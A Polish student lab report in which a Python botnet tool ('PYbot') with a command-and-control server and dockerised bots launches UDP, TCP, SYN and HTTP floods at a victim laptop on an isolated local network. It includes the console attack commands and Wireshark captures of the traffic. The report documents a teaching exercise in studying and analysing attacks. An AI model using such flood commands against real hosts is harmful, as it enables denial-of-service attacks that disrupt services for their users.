	<b>Politechnika Opolska</b> <b>Wydział Elektrotechniki, Automatyki i Informatyki</b> <b>Katedra Informatyki</b>
<b>Rok akademicki</b>	2023/2024
<b>Przedmiot</b>	Bazy danych w praktyce
<b>Prowadzący zajęcia</b>	Dr hab. inż. Mariusz Rząsa
<b>Nr grupy</b>	1

## Atak DDOS

Nazwisko i imię	Nr indeksu
Dominik Boguszewski	98784


Uwagi

## 1. Cel ćwiczenia

Celem ćwiczenia jest konfiguracja oraz przeprowadzenie ataku DDOS z użyciem skryptów pythonowych do utworzenia serwera command & control oraz tzw. bota. do analizowania pakietów sieciowych posłużył program wireshark.

## 2. Przebieg ćwiczenia

Podczas przeprowadzanego ćwiczenia, korzystano z trzech laptopów połączonych w sieć lokalną. Realizacja zadania opierała się na zastosowaniu skryptów oraz botów. Pierwszy z laptopów pełnił rolę serwera, obsługując centralną funkcję w całym scenariuszu. Na drugim laptopie uruchomione były kontenery dockera z dedykowanym skryptem do obsługi botów. Te boty następnie nawiązywały połączenie z serwerem znajdującym się na pierwszym laptopie. Trzeci laptop był specjalnie przygotowaną "ofiara", na którą skierowane były działania botów w ramach ćwiczenia.



Atak UDP Flood:

```
PYbot $ .udp 192.168.0.102 123 20 666  
Attack sent to 11 bots
```

# Analiza pakietów:

Ethernet

Plik Edytuj Widok Idź Przechwytyj Analizuj Statystyki Telefonia Bezprzewodowe Narzędzia Pomoc

ip.dst == 192.168.0.102

No.	Time	Source	Destination	Protocol	Length	Info
1489..	464.576491	192.168.0.115	192.168.0.102	UDP	142	35714 → 9818 Len=100
1489..	464.576627	192.168.0.112	192.168.0.102	UDP	142	55246 → 38438 Len=100
1489..	464.576669	192.168.0.115	192.168.0.102	UDP	142	53681 → 27438 Len=100
1489..	464.576801	192.168.0.117	192.168.0.102	UDP	142	48633 → 56876 Len=100
1489..	464.576890	192.168.0.112	192.168.0.102	UDP	142	36792 → 37678 Len=100
1489..	464.576894	192.168.0.117	192.168.0.102	UDP	142	55442 → 62272 Len=100
1489..	464.576906	192.168.0.115	192.168.0.102	UDP	142	44125 → 53179 Len=100
1489..	464.577023	192.168.0.117	192.168.0.102	UDP	142	35611 → 12590 Len=100
1489..	464.577096	192.168.0.115	192.168.0.102	UDP	142	45650 → 14942 Len=100
1489..	464.577138	192.168.0.112	192.168.0.102	UDP	142	48328 → 45255 Len=100
1489..	464.577362	192.168.0.112	192.168.0.102	UDP	142	36751 → 15912 Len=100
1489..	464.577602	192.168.0.117	192.168.0.102	UDP	142	45125 → 31802 Len=100
1489..	464.577602	192.168.0.117	192.168.0.102	UDP	142	39152 → 56280 Len=100
1489..	464.577688	192.168.0.118	192.168.0.102	UDP	142	44538 → 57771 Len=100
1489..	464.577731	192.168.0.117	192.168.0.102	UDP	142	42956 → 57929 Len=100
1489..	464.577960	192.168.0.118	192.168.0.102	UDP	142	59567 → 10466 Len=100
1489..	464.578090	192.168.0.118	192.168.0.102	UDP	142	46240 → 48761 Len=100
1489..	464.578438	192.168.0.118	192.168.0.102	UDP	142	38892 → 32895 Len=100
1489..	464.578771	192.168.0.117	192.168.0.102	UDP	142	37664 → 35874 Len=100
1489..	464.578829	192.168.0.118	192.168.0.102	UDP	142	45583 → 45802 Len=100

> Frame 1489263: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface \Device\NPF\_{...}

> Ethernet II, Src: 02:42:c0:a8:00:76 (02:42:c0:a8:00:76), Dst: HewlettP\_e3:91:98 (10:62:e5:e3:91:98)

> Internet Protocol Version 4, Src: 192.168.0.118, Dst: 192.168.0.102

> 0100 .... = Version: 4

> .... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

> Total Length: 128

> Identification: 0x3e4f (15951)

> 010. .... = Flags: 0x2, Don't fragment

> ...0 0000 0000 0000 = Fragment Offset: 0

> Time to Live: 64

> Protocol: UDP (17)

> Header Checksum: 0x79f1 [validation disabled]

> [Header checksum status: Unverified]

> Source Address: 192.168.0.118

> Destination Address: 192.168.0.102

> User Datagram Protocol, Src Port: 44538, Dst Port: 57771

> Data (100 bytes)

0000 10 62 e5 e3 91 98 02 42 c0 a8 00 76 08 00 45 00 ..b....B...v..E..

0010 00 00 3e 4f 40 00 40 11 79 f1 c0 a8 00 76 c0 a8 ...300@-@-y....v..

0020 00 66 ad fa e1 ab 00 6c bd 57 76 24 bd 5c 59 86 +f...1...v\$[Y

0030 29 3a 6d 4f 48 13 3b 69 7a 7b 2b 1e e3 7d f2 74 ):nOH;i1z(+..)t

0040 1c 4c 6f f1 bf a7 b3 e4 5e 53 9c 36 88 02 5d 16 :Lo....'S6-]..


0050 d3 ac 9e 57 dd 1c 39 aa ed b4 29 a5 8f 9a e2 6c ...N:9:..)...1

0060 e7 14 61 bd 99 ae 82 bd c5 36 18 05 85 59 3e 72 .....6...Yr

0070 97 5d 01 be c4 87 67 d4 43 d0 65 48 de f0 b9 02 ]...g..C.eH...

0080 6b 0f f1 b5 36 56 46 1b 27 71 1c 64 a1 b0 k...6VF:'q d...

# Atak TCP Flood:

 PYbot | Bots: 10 | Connected as: root

```
*****
*                               PYbot by wodx                               *
*                               ready to launch attacks                       *
*****

PYbot $ .tcp
Usage: .tcp [IP] [PORT] [TIME] [SIZE]
PYbot $ .tcp 192.168.0.102 60 20 65535
[invalid packet size (1-65500 bytes)]
PYbot $ .tcp 192.168.0.102 60 20 65500
```

## Atak SYN Flood:

```
PYbot | Bots: 11 | Connected as: root

Usage: .syn [IP] [PORT] [TIME]
Use port 0 for random port mode
PYbot $ .syn 192.168.0.102 66 50
Attack sent to 10 bots
PYbot $ .syn 192.168.0.102 66 10
Attack sent to 11 bots
PYbot $ .udp 192.168.0.102 123 20 666
Attack sent to 11 bots
PYbot $ .syn 192.168.0.102 60 5 50
Usage: .syn [IP] [PORT] [TIME]
Use port 0 for random port mode
PYbot $ .syn 192.168.0.102 0 60 5 50
Usage: .syn [IP] [PORT] [TIME]
Use port 0 for random port mode
PYbot $ .syn 192.168.0.102 0 5
Invalid attack duration (10-1300 seconds)
PYbot $ .syn 192.168.0.102 0 10
Attack sent to 12 bots
PYbot $ .syn 192.168.0.100 0 10
Attack sent to 11 bots
PYbot $ .syn
Usage: .syn [IP] [PORT] [TIME]
Use port 0 for random port mode
PYbot $ .syn 192.168.0.102 69 20
```

## Atak SYN w wireshark:

Ddos.pcapng

Plik Edytuj Widok Idź Przechwytyj Analizuj Statystyki Telefonnia Bezprzewodowe Narzędzia Pomoc

ip.dst == 192.168.0.102 and tcp.flags.syn == 1 && tcp.flags.ack == 0

No.	Time	Source	Destination	Protocol	Length	Info
90781	245.198038	192.168.0.117	192.168.0.102	TCP	74	59484 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=295497721
90782	245.198133	192.168.0.101	192.168.0.102	TCP	74	[TCP Port numbers reused] 40838 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90783	245.198133	192.168.0.115	192.168.0.102	TCP	74	54788 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347886
90786	245.198192	192.168.0.119	192.168.0.102	TCP	74	[TCP Port numbers reused] 38588 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90787	245.198192	192.168.0.117	192.168.0.102	TCP	74	[TCP Port numbers reused] 59500 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90788	245.198192	192.168.0.101	192.168.0.102	TCP	74	[TCP Port numbers reused] 40840 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90792	245.198245	192.168.0.115	192.168.0.102	TCP	74	54800 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347886
90794	245.198289	192.168.0.117	192.168.0.102	TCP	74	59510 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=295497721
90795	245.198298	192.168.0.101	192.168.0.102	TCP	74	40854 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1266678227
90796	245.198351	192.168.0.119	192.168.0.102	TCP	74	38594 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4050826425
90797	245.198356	192.168.0.115	192.168.0.102	TCP	74	54808 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347887
90798	245.198395	192.168.0.101	192.168.0.102	TCP	74	40860 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1266678227
90799	245.198395	192.168.0.117	192.168.0.102	TCP	74	59520 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=295497722
90800	245.198477	192.168.0.115	192.168.0.102	TCP	74	54812 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347887
90801	245.198477	192.168.0.119	192.168.0.102	TCP	74	38604 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4050826425
90802	245.198498	192.168.0.101	192.168.0.102	TCP	74	[TCP Port numbers reused] 40878 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90803	245.198511	192.168.0.117	192.168.0.102	TCP	74	59534 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=295497722
90804	245.198597	192.168.0.101	192.168.0.102	TCP	74	[TCP Port numbers reused] 40888 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90805	245.198597	192.168.0.115	192.168.0.102	TCP	74	54818 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347887
90806	245.198603	192.168.0.119	192.168.0.102	TCP	74	38616 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4050826425
90807	245.198630	192.168.0.117	192.168.0.102	TCP	74	[TCP Port numbers reused] 59536 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90808	245.198702	192.168.0.101	192.168.0.102	TCP	74	40898 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1266678227
90809	245.198715	192.168.0.115	192.168.0.102	TCP	74	54828 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=403347887
90810	245.198744	192.168.0.119	192.168.0.102	TCP	74	38620 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4050826425
90811	245.198749	192.168.0.117	192.168.0.102	TCP	74	59540 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=295497722
90812	245.198807	192.168.0.101	192.168.0.102	TCP	74	[TCP Port numbers reused] 40910 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90813	245.198841	192.168.0.115	192.168.0.102	TCP	74	[TCP Port numbers reused] 54838 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
90814	245.198878	192.168.0.117	192.168.0.102	TCP	74	[TCP Port numbers reused] 59550 → 69 [SYN] Seq=0 Win=64240 Len=0 MSS=1460

Atak http:

```
PYbot $ .http
Usage: .http [IP] [TIME]
PYbot $ .http 192.168.0.100 10
Attack sent to 10 bots
PYbot $ .http 192.168.0.102 10
Attack sent to 10 bots
PYbot $
```